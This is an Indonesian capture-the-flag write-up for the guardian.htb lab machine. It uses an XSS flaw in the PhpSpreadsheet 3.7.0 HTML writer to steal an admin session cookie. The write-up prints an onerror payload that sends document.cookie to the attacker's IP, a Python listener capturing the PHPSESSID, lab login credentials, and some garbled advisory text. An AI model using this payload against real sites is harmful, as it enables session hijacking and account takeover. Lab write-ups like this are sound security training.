
setelah itu kita mendapatkan kredensialnya dengan:

username: jamil.enockson@guardian.htb


password: DHsNnk3V503

Pas kita cek di Gitea, kita bisa liat tuh history perubahan webnya. Kalau diperhatiin, kelihatan banget si admin sempet ngutak-ngatik di web ini ada sekitar 4 bulan yang lalu






Abis itu kita masuk ke repo buat liat detailnya. Di dalem 'gitea.guardian.htb', kita liat banyak folder, tapi yang bikin kita salafok itu file composer.json. Biasanya, file json kayak gini sering jadi target inceran karena isinya codingan atau data krusial yang ngejalanin sistem.



Project Dependencies:



The screenshot shows a GitHub repository page for 'jamil/portal.guardian.htb'. The repository is private and has 1 pull request, 0 stars, and 0 forks. The file 'portal.guardian.htb/composer.json' is selected, showing its commit history (root, b5ae8a5ee7, first commit) and a diff view. The file content is a JSON object with 7 lines and 108 bytes, containing dependencies for 'phpoffice/phpspreadsheet' (version 3.7.0) and 'phpoffice/phpword' (version ^1.3).

```
1 {
2   "require": {
3     "phpoffice/phpspreadsheet": "3.7.0",
4     "phpoffice/phpword": "^1.3"
5   }
6 }
```

Nah pas kita buka file .json nya ternyata versi dari websitenya adalah versi 3.7.0

Google phpspreadsheet 3.7 0 vulnerabilities

 National Institute of Standards and Technology (.gov)
<https://nvd.nist.gov> › vuln › detail › CVE-2024-56412

CVE-2024-56412 Detail - NVD

3 Jan 2025 — **PhpSpreadsheet** is a PHP library for reading and writing spreadsheet files. Versions prior to **3.7.0**, 2.3.5, 2.1.6, and 1.29.7 are vulnerable to bypass of the ...

 Miggo Security
<https://www.miggo.io> › vulnerability-database › CVE-2...

CVE-2024-56366: PhpSpreadsheet Acct.php XSS

PhpSpreadsheet reflected XSS in the Accounting.php sample script executes arbitrary JavaScript in a victim's browser via an unsanitized currency parameter.

 CVE Details
<https://www.cvedetails.com> › cve › CVE-2024-56365

CVE-2024-56365 : PhpSpreadsheet is a PHP library for ...

3 Jan 2025 — **PhpSpreadsheet** is a PHP library for reading and writing spreadsheet files. Versions prior to **3.7.0**, 2.3.5, 2.1.6, and 1.29.7 are **vulnerable to** unauthorized ...

 wiz.io
<https://www.wiz.io> › vulnerability-database › cve-2024-...

CVE-2024-56410 Impact, Exploitability, and Mitigation Steps

PhpSpreadsheet, a PHP library for reading and writing spreadsheet files, was found to have a cross-site scripting (XSS) **vulnerability** in custom properties ...

Saat ini kami ingin mendapatkan token admin

Setelah riset sebentar di internet, kita nemu CVE-2025-22131 yang ngonfirmasi kalau versi 3.7.0 itu emang cacat alias *vulnerable* sama serangan XSS (*Cross Site Scripting*). Gampangnya, karena webnya kurang teliti nge-filter inputan user, kita bisa nyelipin script nakal buat nyolong data krusial kayak *cookies*.


Skenario serangannya gini: Kita bakal manfaatin fitur upload tugas di menu 'Statistics in Business'. Kita perlu bikin file .xlsx yang udah disuntik *payload* khusus: `><img src=x onerror=fetch("http://10.10.11.84/?c="+document.cookie)>`.


Tapi ada triknya, kita nggak bikin file ini pake Excel atau Google Sheets biasa. Kenapa? Soalnya aplikasi itu 'terlalu pintar', mereka otomatis ngubah karakter bahaya kayak `<` jadi aman (`<`),

yang bikin payload kita mandul. Solusinya, kita pake *tools* Treegrid yang ngebiarin payload kita tetep murni.

Sebelum file-nya diunggah, Kita jalanin script Python sederhana di port 80 buat nangkep koneksi balik. Jadi, begitu payload jalan, *cookie* korban bakal dikirim dan ketangkap sama script ini (bisa aja sih pake Burp Suite, tapi pake Python lebih enteng).

Mekanismenya gini: sebelum file jahatnya diunggah ke slot 'Statistics in Business', infrastruktur penerima data (*listener*) harus udah *ready*. Kita perlu kanal buat nangkep paket data yang bakal dieksfiltrasi. Walaupun banyak yang biasa pake Burp Suite buat ginian, kami mutusin buat pake script Python aja yang jalan di port 80 buat nge-*relay* semua paket yang masuk. Setelah listener jalan, baru deh kita upload filenya buat memicu serangan





<https://github.com/PHPOffice/PhpSpreadsheet/security/advisories/GHSA-79xx-vf93-p7cx>

```
1 // Construct HTML
2 $html = '';
3
4 // Only if there are more than 1 sheets
5 if (count($sheets) > 1) {
6     // Loop all sheets
7     $sheetId = 0;
8
9     $html .= '<ul class="navigation">' . PHP_EOL;
10
11     foreach ($sheets as $sheet) {
12         $html .= ' <li class="sheet" . $sheetId . "><a href="#sheet" . $sheetId . ">' . $sheet->getTitle() . '</a></li>' . PHP_EOL;
13         ++$sheetId;
14     }
15
16     $html .= '</ul>' . PHP_EOL;
17 }
```

Berikut ini adalah analisis sederhana:

- Fungsi yang terpengaruh: generateNavigation()
- Masalah: Tidak berfungsi bila ditambahkan langsung ke tag \$sheet->getTitle()HTML .<a>htmlspecialchars()
- Skenario: Ketika XLSX memiliki beberapa lembar kerja , menu navigasi akan dibuat.

- Seorang penyerang dapat memicu serangan selama mereka dapat mengendalikan nama lembar kerja di lembar kerja Excel .

Kondisi pemanfaatan

- Penyerang perlu mengunggah atau memaksa korban untuk membuka file XLSX yang dibuat dengan niat jahat .
- Sisi server menggunakan PhpSpreadsheet\Writer\Htmlformat tersebut untuk mengonversi data ke HTML dan kemudian mengeluarkannya.
- Ketika pengguna mengunjungi halaman yang diubah ini, serangan XSS dipicu.

payload untuk ambil cookie:


```
"><img src=x onerror=fetch('http://YOUR_IP:PORT/?c='+ btoa(document.cookie))>
```

my IP PORT:


```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
UNKNOWN group default qlen 500
    link/none
    inet 10.10.14.125/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:2::107b/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::c8c8:6a64:9abb:d37f/64 scope link stable-privacy proto kernel_ll
```

payload yang diberikan:


```
"><img src=x onerror=fetch('http://10.10.14.125/?c='+btoa(document.cookie))>
```



Export:



Upload:





Then the token was detected.

```
(kali@kali)-[~]  
$ python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.11.84 - - [29/Nov/2025 10:24:41] "GET /?c=UEhQU0VTU0lEPwMnM3b3JldnZnOGM4  
YTY5OHU1aWo0MTdw HTTP/1.1" 200 -
```

```
(kali@kali)-[~]  
$ echo UEhQU0VTU0lEPWs2N3I4aGNvMjNnOGh0dXFiNThlNDd2azI5 | base64 -d  
PHPSESSID=k67r8hco23g8htuqb58e47vk29
```

UEhQU0VTU0lEPWs2N3I4aGNvMjNnOGh0dXFiNThlNDd2azI5 | base64 -d

Masuk dengan Cookies tersebut dengan menggunakan burpsuite

